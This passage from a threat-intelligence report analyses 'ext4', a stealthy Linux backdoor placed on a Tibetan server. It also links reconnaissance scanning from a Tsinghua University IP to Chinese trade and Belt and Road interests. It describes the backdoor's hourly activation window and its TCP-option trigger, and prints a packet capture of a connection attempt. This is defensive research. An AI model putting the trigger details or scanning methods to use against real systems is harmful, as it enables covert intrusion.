


# Chinese Cyberespionage Originating From Tsinghua University Infrastructure

By Insikt Group®



*Scope Note: Recorded Future analyzed new malware targeting the Tibetan community, resulting in a detailed analysis of the malware and its associated infrastructure. Sources include Recorded Future's platform, VirusTotal, ReversingLabs, and third-party metadata, as well as common OSINT and network metadata enrichments, such as DomainTools Iris and PassiveTotal. This research is part of a series highlighting the breadth of sophisticated techniques used by the Chinese state against perceived domestic threats.*

## Executive Summary

Following our research uncovering the Chinese [RedAlpha campaigns](#) targeting the Tibetan community, Recorded Future's Insikt Group identified a novel Linux backdoor called "ext4," deployed against the same Tibetan victim group. By analyzing the backdoor, we uncovered repeated attempted connections to the same compromised CentOS web server emanating from infrastructure registered to Tsinghua<sup>1</sup> University, an elite Chinese academic institution.

We also identified network reconnaissance activities being conducted from the same Tsinghua University infrastructure targeting many geopolitical organizations, including the State of Alaska Government, Alaska's Department of Natural Resources, the United Nations office in Nairobi, and the Kenya Ports Authority. Additionally, we identified the targeted scanning of German automotive multinational Daimler AG that began a day after it cut its profit outlook for the year, citing the growing trade tensions between the U.S. and China. In several cases, these activities occurred during periods of Chinese dialogue for economic cooperation with these countries or organizations.

We assess with medium confidence that the network reconnaissance activities we uncovered were conducted by Chinese state-sponsored actors in support of China's economic development goals.

## Key Judgments

- Tsinghua IP 166.111.8[.]246 engaged in network reconnaissance targeting organizations in Alaska, Kenya, Brazil, and Mongolia during times of economic dialogue or publicity around China's investment in foreign infrastructure projects concerning China's flagship Belt and Road Initiative (BRI).
- The network reconnaissance activity against Alaskan organizations increased following the governor of Alaska's trade delegation trip to China in late May.

---

<sup>1</sup> Tsinghua University is also romanized as Qinghua University.

Organizations targeted by the reconnaissance activity were in industries at the heart of the trade discussions, such as oil and gas.

- The targeting of German automotive multinational Daimler AG was observed a day after it announced a profit warning in light of the growing U.S. and China trade tensions.
- The Tsinghua IP made at least one attempt to subscribe to a U.S.-based hotel's high-speed internet portal. We assess with low confidence that this may demonstrate an intent to breach Nomadix internet gateways within the hospitality sector running vulnerable WindWeb servers.
- The Tsinghua IP repeatedly attempted to connect with a Tibetan network that was compromised with a highly sophisticated backdoor, "ext4."
- "ext4" only allowed incoming TCP 443 connections to the compromised network during a 180-second window every hour, with packets requiring a unique combination of TCP header options to successfully connect. In over 20 observed attempts, the Tsinghua IP did not transmit the correct TCP options to activate the backdoor. This suggested:
  - The threat actors connecting from the Tsinghua IP were ill-informed of the correct "ext4" backdoor connection sequence and were making mistakes.
  - The targeting of the Tibetan network is not associated with the presence of the "ext4" backdoor and the network was being probed in line with wider geopolitical and economic network reconnaissance activity being conducted by the Tsinghua IP.

## Background

The People's Republic of China (PRC) [claims sovereignty](#) over Tibet and regards all Tibetan independence movements as separatist threats. While the PRC uses many forms of coercion against the Tibetan community, cyberespionage against Tibetan targets has become a frequently used tool, especially during times of heightened tensions. The first known incident of Chinese cyberespionage against Tibet, dubbed [GhostNet](#), was in 2008. This was part of a wider attempt to monitor foreign targets of national interest. There has since been numerous cyberespionage campaigns documented against Tibetans, including in Recorded Future's recent [RedAlpha report](#).


[Tsinghua University](#) is located in the Haidian District in Beijing. Dubbed "China's MIT," it is one of China's premier technical research universities. Chinese universities have often been associated with Chinese state-sponsored cyber capabilities both directly and indirectly. In 2015, APT17 infrastructure was connected to a professor at [China's Southeast University](#), and in 2017, the People's Liberation Army (PLA) [partnered with Xi'An Jiaotong University](#) to create a cyber militia program. Tsinghua University is itself a state-owned institution and is

among the world's [top research](#) and engineering schools. Its students' offensive cyber capabilities are most famous through Blue-Lotus, a security research team composed of Tsinghua University-affiliated individuals. The team [finished second](#) in DEF CON's 2016 capture the flag competition.

Research branches of Tsinghua University also have connections to state organizations with a history of stealing U.S. technology. Tsinghua University's Office of Scientific Research and Development [met with China CITIC Group](#) for Communist Party meeting activities in May 2018, during which they discussed strategic cooperation between enterprises and research institutes to serve the development of the country. In the [1999 Select Committee on U.S. National Security and Military/Commercial Concerns with the PRC](#) (the so-called "Cox Report"), CITIC was linked to PLA covert operations and the theft of sensitive U.S. technology. The Cox Report also cited an attempt in 1990 by CITIC to acquire a U.S. aircraft parts manufacturer on behalf of the PLA in order to access U.S. export-controlled aerospace technology. Further, CITIC's former chairman, Wang Zhen, was involved in the [1996 Poly Technologies indictment](#) stemming from the company's attempt to smuggle 2,000 Chinese AK-47 assault rifles into the United States.

Tsinghua's Institute of Information Systems and Engineering is also openly affiliated with China's National [863 and 973 programs](#). The [863 Program, also known as the State High-Tech Development Plan](#), focuses on [developing national capabilities within China's key technological industries](#), while the [973 Program](#), first established in 1997, focuses on developing the basic technologies required to achieve technological superiority in the key industries. Both programs have had the effect of making it easier for China to steal intellectual property in order to achieve program goals.

In the past 10 years, a number of Chinese state-sponsored cyber threat actors have been identified conducting widespread cyberespionage directly reflecting China's [policy directives](#) to gain scientific, technical, and economic advantage in key strategic industries. This activity can be observed most recently in operations by APT10, targeting [managed IT service providers](#), and APT17, which conducted massive [supply chain attacks](#) against the popular software product CCleaner in 2017.



*Recorded Future timeline of Tsinghua IP activity in correlation with Tibetan protests.*

## Threat Analysis

Recorded Future discovered the presence of the “ext4” backdoor during our ongoing research into the targeting of the Tibetan community. This backdoor was configured to run on a Linux web server running CentOS and was stealthily designed to be embedded within a system file. The backdoor was mostly inactive other than during a three-minute window every hour when it would activate and accept incoming connections on TCP port 443.

In total, Recorded Future’s unique coverage enabled us to observe 23 attempted connections to the same compromised CentOS server between May and June 2018. Every attempt originated from the same IP, 166.111.8.[.]246, which resolved to the China Education and Research Network Center. [WHOIS records reveal](#) that the IP sits within a large /16 CIDR range registered to an address at “Tsinghua University.”

A unique selection of options in the TCP header, set at the maximum possible segment size of 60 bytes, were observed in every packet that attempted to connect to the Tibetan network from the Tsinghua IP, as noted in the PCAP below.

```
2018-05-03 10:06:59.278043 IP 166.111.8.246.45168 > [REDACTED].443:
Flags [S], seq 2708292071, win 65535, options [sackOK,TS val 4294967295 ecr
16843009,wscale 1,nop,Unknown Option 34,Unknown Option 64,Unknown Option
3000810c0c0c0c0c0c0c0c0c,eol], length 0
 0x0000: 4540 004c d431 0000 ec06 2e0a a66f 08f6  E@.L.l.....o..
 0x0010: [REDACTED] b070 01bb a16d 41e7 0000 0000  .#...p...mA.....
 0x0020: e002 ffff fb39 0000 0402 080a ffff ffff  ....9.....
 0x0030: 0101 0101 0303 0101 2202 4002 1e0c 0081  .....".@.....
 0x0040: 0c0c 0c0c 0c0c 0c0c 0000 0000
```

*PCAP of connection attempt from Tsinghua IP to compromised Tibetan CentOS server.*

The “ext4” code appears to be unique, with no prominent traces online for code or naming similarity. Aside from our submission, no uploads of a backdoor resembling the key characteristics of “ext4” were observed in leading multi-scanner repositories as of August 3, 2018. A detection ratio of 0/58 in VirusTotal confirmed that the “ext4” sample we discovered was a new and unique backdoor targeting the Tibetan community.

A detailed analysis of the “ext4” binary can be found in the **Technical Analysis** section of this report.

### **Tsinghua University IP 166.111.8[.]246**

This IP was first observed in Recorded Future on March 23, 2018, and resolved to the Chinese Education and Research Network Center (CERNET), according to several IP enrichment sources. [CERNET](#) is one of China’s six major backbone networks and is a catchall organization serving a large swath of addressable IP space reserved for Chinese academic and research institutes. As noted previously, WHOIS records confirm the IP sits within a range registered to “Tsinghua University.”

Available port scan data revealed that the IP is currently configured with several actively running services, including [PPTP](#) (TCP port 1723), [MySQL](#) (3306), and [MAMP](#) (8888), as well as the more common [OpenSSH](#) (22), [HTTP](#) (80, 8080, 8008), [SSL](#) (443, 8443, 9443), and [VPN IKE](#) (500) services, among others. The HTTP ports appeared to be configured as NGINX web servers, likely as reverse proxies or load balancers, given the nature of the activity we have observed from this IP. The large number of open ports and associated services indicate that the Tsinghua IP may be an internet gateway or VPN endpoint.

166.111.8.246 – IP Address [↗](#)
Recorded Future [⋮](#) [✕](#)

---

**86** References to This Entity  
 First Reference Collected on **Mar 23, 2018**  
 Latest Reference Collected on **Jun 23, 2018**  
 ASN **AS4538**, ORG China Education and Research Network Center, GEO Beijing, China

Show recent cyber events involving 166.111.8.246 in [Table](#) | [▼](#)  
 Show all events involving 166.111.8.246 in [Table](#) | [▼](#)



**Suspicious**  
 Risk Score 30  
 4 of 49 Risk Rules Triggered

---

Triggered Risk Rules

- Recent Multicategory Blacklist • 1 sighting on 1 source  
 AlienVault: IP Reputation Data.
- Historical SSH/Dictionary Attacker • 7 sightings on 1 source  
 AbuseIP Database. Most recent link (Mar 23, 2018): <https://www.abuseipdb.com/check/166.111.8.246>
- Unusual IP • 1 sighting on 1 source  
 Taichung City Education Bureau Unusual IP Address Report.
- Historically Reported in Threat List • Previous sightings on 3 sources  
 BlockList.de: Fail2ban Reporting Service, CINS: CI Army List, Project Turrus Attempted Access Greylist. Observed between Mar 23, 2018, and Jul 2, 2018.

[🔗 Learn more about IP Address risk rules](#)

---

In Threat Lists

- Taichung City Education Bureau Unusual IP Address Report  
 Show all entities in Taichung City Education Bureau Unusual IP Address Report in [List](#)
- AlienVault: IP Reputation Data  
 Risk 2 • Reliability 4 • Activity Malicious Host • City Beijing • Country CN • Lat 39.92890167236328 • Long 116.38829803466797  
 Show all entities in AlienVault: IP Reputation Data in [List](#)

*Recorded Future Intelligence Card for Tsinghua IP 166.111.8[.]246.*

Recorded Future [enrichments](#) of the IP show that it has been the source of scanning, brute-force attacks, and active exploitation attempts in the past. It has triggered several risk rules, including being flagged by the Taichung City Education Bureau in Taiwan, which tracks Chinese-originating malicious cyber indicators, and appears in an AlienVault blacklist. Metadata analysis of the IP further indicates that it is likely a gateway, NAT, or proxy, and that the true originating machine for this activity lies behind this IP.

The same IP address was also observed conducting large-scale network reconnaissance of organizations that were engaged in key trade discussions with Chinese state-owned entities at the time. We believe these reconnaissance activities were not coincidental as they align broadly with China’s strategic and economic interests.


## “Opportunity Alaska”

Between April 6 and June 24, 2018, we observed over one million IP connections between the Tsinghua IP and several networks in Alaska including:

- The Alaska Communications Systems Group
- Alaska Department of Natural Resources
- Alaska Power & Telephone Company
- State of Alaska Government
- TelAlaska

The vast number of connections between the Tsinghua IP and the above organizations relate to the bulk scanning of ports 22, 53, 80, 139, 443, 769, and 2816 on the Alaskan networks and were likely conducted to ascertain vulnerabilities and gain illegitimate access. The scanning activity was conducted in a systematic manner with entire IP ranges dedicated to the organizations probed for the above ports.

This targeting of the the State of Alaska Government followed Alaska’s large trade mission into China dubbed “[Opportunity Alaska](#).” This trade mission occurred in late May and was led by Bill Walker, governor of Alaska. During these talks, one of the highest-profile discussions occurred around the prospect of a [gas pipeline between Alaska and China](#). Despite [fears of a China-U.S. trade war](#), Gov. Walker’s office [stated](#) that the trade mission “represent[ed] some of the best Alaska has to offer, and ... [highlighted] the wide scope of our shared interests with our largest trade partner.” Opportunity Alaska consisted of delegates from Alaskan businesses in the [fishing, tourism, architecture, and investment](#) industries, and made stops in Beijing, Shanghai, and Chengdu.



*Network probing events conducted by Tsinghua IP targeting Alaskan institutions coinciding with Alaskan trade delegation to China in May 2018.*

Recorded Future first observed the scanning activity against Alaskan networks in late March, only a few weeks after Gov. Walker announced a trade delegation to China. The activity picked up for a few days prior to the delegation arriving on May 20, 2018, and dropped off as the delegation arrived. Probing of the Alaskan networks remained at low levels until May 28 as the delegation concluded its activities, then ramped up considerably as delegates left China. The spike in scanning activity at the conclusion of trade discussions on related topics indicates that the activity was likely an attempt to gain insight into the Alaskan perspective on the trip and strategic advantage in the post-visit negotiations.

There was a further surge in interest between June 20 and June 24 against the State of Alaska and Alaska Department of Natural Resources networks. This was possibly in response to Gov. Walker [announcing](#) on June 19 that he intended to visit Washington, D.C. to meet U.S. and Chinese officials to raise his concerns on the growing trade dispute between the two nations.


## The “Belt and Road Initiative” and China’s Economic Goals

During the course of our research, we also observed the Tsinghua IP scan ports and probe government departments and commercial entities networks in Mongolia, Kenya, and Brazil.

Each of these countries are key investment destinations as part of China’s Belt and Road Initiative.

[China’s Belt and Road Initiative \(BRI\)](#), is one of President Xi Jinping’s most ambitious programs. Envisaged to project [China’s transformative geopolitical influence](#) across the world, the scale and scope of the project is unprecedented. Beijing has committed \$4 trillion in investment to infrastructure and development projects in 65 countries, affecting 70 percent of the world’s population and 75 percent of the world’s energy reserves. The scheme is designed to connect major economic centers in Eurasia together over land and sea, many of which historically served the ancient Silk Road two thousand years ago.

According to [The Diplomat](#), “the BRI aims to stabilize China’s western peripheries, rekindle its economy, propel non-Western international economic institutions, gain influence in other countries, and diversify trade suppliers/routes while circumventing the U.S. pivot to Asia.”




China’s Belt and Road Initiative.  
Source: Mercator Institute for China Studies, [merics.org](http://merics.org)

The BRI also aims to further strengthen China's geopolitical and economic influence in Africa, capitalizing on significant infrastructure investments made across the continent. Kenya in particular has commanded increased attention due to its strategic geographical advantage in China's Maritime Silk Road Initiative (MSRI) — the sea-based component of China's BRI initiative.

Earlier this year, [Kenya announced](#) that it would be lobbying for regional projects under the BRI. China has already funded a [480-kilometer railway](#) between the Kenyan port city of Mombasa and its capital, Nairobi; the railway is eventually [expected to extend to](#) neighboring countries Uganda, Rwanda, and Burundi as well. However, in May 2018, [Kenya announced that it would not sign](#) a free trade deal with China that had been under discussion with East African Community (EAC) states, raising tensions between Beijing and Nairobi.

In early June 2018, we observed the Tsinghua IP address aggressively scanning ports 22, 53, 80, 389, and 443 of various Kenyan internet-hosting providers and telecommunications companies, as well as ranges dedicated to the Kenya Ports Authority, a state corporation responsible for the maintenance and operation of all of Kenya's seaports. Recorded Future also identified network reconnaissance activities directed at the United Nations Office in Nairobi, Kenya's Strathmore University, and a broader national education network.

This chart below shows a clear spike in network reconnaissance activity against Kenyan organizations from the Tsinghua IP. This spike occurred merely two weeks after Kenya announced its intentions not to support the China-EAC free trade agreement.



*Network recon events conducted by Tsinghua IP targeting Kenyan institutions overlaid with key China-Kenya economic developments, March 2018 to June 2018.*


In April of this year, [President Xi added Brazil](#) to the list of countries receiving Chinese investment in infrastructure from the BRI. Funding for a new \$520 million port in the northeastern state of Maranhão was announced, building on the [extensive 2016 Chinese investment into the education and energy sectors in another Brazilian state, Amapá](#).

Our research uncovered repeated attempts from the Tsinghua IP to connect to the Ministério Público do Estado Do Amapá in Brazil (Public Ministry of the State of Amapá) between April 2 and June 11, 2018, just one month after Beijing-based China Communications Construction Co. began construction on the Maranhão port.

We also observed repeated attempts to connect to organizational networks such as the National Data Center Building in Mongolia and the Mongolian University of Science and Technology between April 6 and April 12, 2018. Mongolia also plays a vital role in China's BRI plans; the overland component of the BRI, known as the Silk Road Economic Belt (SREB), [proposes a new Eurasia land bridge](#) and no less than five new economic corridors, including a China-Mongolia-Russia corridor.

We assess with medium confidence that the consistent reconnaissance activity observed from the Tsinghua IP probing networks in Kenya, Brazil, and Mongolia aligns closely with

